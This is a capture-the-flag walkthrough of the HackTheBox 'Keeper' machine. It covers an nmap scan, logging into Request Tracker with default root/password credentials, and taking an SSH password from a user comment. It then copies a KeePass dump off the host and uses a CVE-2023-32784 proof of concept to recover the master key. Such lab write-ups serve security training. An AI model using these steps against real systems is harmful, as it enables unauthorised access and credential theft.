

KEEPER HackTheBox Walkthrough



Target IP Address
10.10.11.227

Step 1:

Copy the IP and run a nmap scan for open ports.



```
┌──(root💀Mysterious)-[/home/Mysterious]
└─# nmap -sS -sV 10.10.11.227
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-17 07:20 EDT
Nmap scan report for tickets.keeper.htb (10.10.11.227)
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds

┌──(root💀Mysterious)-[/home/Mysterious]
└─# 
```


So, we got 2 open ports- 22 and 80.

After checking the webpage hosted on port 80, we found a link which is forwarding us to a new webpage(http://tickets.keeper.htb/rt/). But this webpage is not opening.

Step 2:

Open host file (*/etc/hosts*) using any text editor (I have used nano text editor).


Do the required changes as shown in the below picture.



```
  GNU nano 7.2                                                     /etc/hosts
127.0.0.1       localhost

# htb

10.10.11.227    tickets.keeper.htb      tickets.keeper
```

To raise an IT support ticket, please visit tickets.keeper.htb/rt/

Now the website is opening and we found a login page.



Not logged in.

RT for tickets.keeper.htb

Login

Login 4.4.4+dfsg-2ubuntu1

Username:

Password:


Login

»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Distributed under version 2 of the GNU GPL.
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

After some research, we found default username as ***root*** and password as ***password***.

Using those credentials log into the root account.



About 564 results (0.35 seconds)

Best Practical Solutions
https://docs.bestpractical.com › 4.4.4 › README

README - RT 4.4.4 Documentation - Best Practical

04-Feb-2017 — NOTE: The default credentials for RT are: **User: root Pass: password** Not changing the root password from the default is a SECURITY risk! Once ...

Best Practical Solutions
https://forum.bestpractical.com › forgot-admin-passw...

Forgot admin password of RT - RT Users

13-Nov-2018 — NOTE: The default credentials for RT are: **User: **root** Pass**: password Not changing the root password from the default is a **SECURITY** risk!

People also ask


What is the default credentials for request tracker?

In its default configuration, RT uses an internal users database to keep track of who can access RT and who has which rights within the system. One of your first tasks should be to create users for anyone who will need to work with tickets within RT. Login as 'root' with password as 'password'. 28-Mar-2019


bestpractical.com
https://rt-wiki.bestpractical.com › wiki › ManualBasicAd...

Step 3:

After logged into the account, go to *Admin -> Users -> Select*.



You will get 2 accounts- *root* and *lnorgaard*. In the lnorgaard account, we will get ssh password.



Identity

Username:	lnorgaard (required)
Email:	lnorgaard@keeper.htb
Real Name:	Lise Nørgaard
Nickname:	Lise
Unix login:	lnorgaard
Language:	Danish
Timezone:	System Default (Europe/Berlin)
Extra info:	Helpdesk Agent from Korsbæk

Access control

☑ Let this user access RT

☑ Let this user be granted rights (Privileged)

root's current password:

New password:


Retype Password:

Comments about this user

```
New user. Initial password set to Welcome2023!
```


Step 4:

Using those credentials login using ssh.



```
┌──(root💀Mysterious)-[/home/Mysterious]
└─# ssh lnorgaard@10.10.11.227 -p22
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
gs

You have mail.
Last login: Tue Oct 17 16:53:13 2023 from 10.10.14.87
lnorgaard@keeper:~$ 
```

After login, we will get a file called *user.txt* in */home/lnorgaard* directory, which contains the *user flag*.




```
You have mail.
Last login: Tue Oct 17 16:53:13 2023 from 10.10.14.87
lnorgaard@keeper:~$ pwd
/home/lnorgaard
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
```

Step 5:

In the same directory we got some files called *KeePassDumpFull.dmp* and *passcodes.kdbx*.

After some research, we found one useful Github repo (https://github.com/CMEPW/keepass-dump-masterkey).



KeePass-dump-py Public

hau-zy Update README.md	f8bcc8f on Jun 4	4 commits
README.md	Update README.md	4 months ago
keepassdump.py	keepass dump script	4 months ago

About

Re-write of original KeePass 2.X Mas Password Dumper (CVE-2023-32784 POC in python.

README.md

KeePass-dump-py

Clone the repo in the local machine.


Step 6:

Copy the *RT30000.zip* to the local machine using


$ *python3 -m http.server 4444*

command in target vm and

wget http://10.10.11.227:4444/RT30000.zip




```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.14.62 - - [18/Oct/2023 07:54:04] "GET /RT30000.zip HTTP/1.1" 200 -
```



```
┌──(root💀Mysterious)-[/home/Mysterious]
└─# wget http://10.10.11.227:4444/RT30000.zip
--2023-10-18 01:54:04--  http://10.10.11.227:4444/RT30000.zip
Connecting to 10.10.11.227:4444 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 87391651 (83M) [application/zip]
Saving to: 'RT30000.zip'

RT30000.zip             65%[=============================>          ]  54.50M  1.18MB/s    eta 16s
```


After copying the zip file, unzip it using *unzip RT30000.zip* command.



```
┌──(root💀Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]
└─# ls
RT30000.zip

┌──(root💀Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]
└─# unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx

┌──(root💀Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]
└─# ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip

┌──(root💀Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]
└─#
```


Step 7:

Using that python script try to decode the master key of the *KeePassDumpFull.dmp*.




```
┌──(root💀Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]
└─# python3 script.py -f KeePassDumpFull.dmp --skip --debug
[*] Skipping bytes
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 12358616 | Found: ●●d
[*] 12359636 | Found: ●●d
[*] 12361106 | Found: ●●●g
[*] 12362154 | Found: ●●●g
[*] 12363716 | Found: ●●●●r
[*] 12364772 | Found: ●●●●r
[*] 12381216 | Found: ●●●●●●d
[*] 12382320 | Found: ●●●●●●d
[*] 12384154 | Found: ●●●●●●●
[*] 12385298 | Found: ●●●●●●●
```

From this script, we didn't got any optimal answer.



```
[*] 6:  <{d, e}>
[*] 7:
[*] 8:  m
[*] 9:  e
[*] 10: d
[*] 11:
[*] 12: f
[*] 13: l
[*] 15: d
[*] 16: e
[*] Extracted: {UNKNOWN}dgr<{d, e}> med flde
```

Using this regex pattern, after trying to find out in google, we found a matching word (i.e., *rødgrød med fløde*).



dgr<{d, e}> med flde

https://www.thespruceeats.com › rodgrod-med-flode-danish-red-berry-pudding-2952748

Danish Red Berry Pudding (Rødgrød Med Fløde) Recipe - The Spruce ...

Dec 1, 2021 · Rødgrød **med** fløde, red berry pudding with cream, is the hallmark dessert of Denmark. A simple yet delicious dessert, this dish is made with four ingredients—berries, water, sugar, and potato starch or cornstarch—then topped with heavy cream. Use tart berries like red currants if you can find...

https://www.196flavors.com › rodgrod-med-flode

Rødgrød med Fløde -Traditional Danish Recipe | 196 flavors

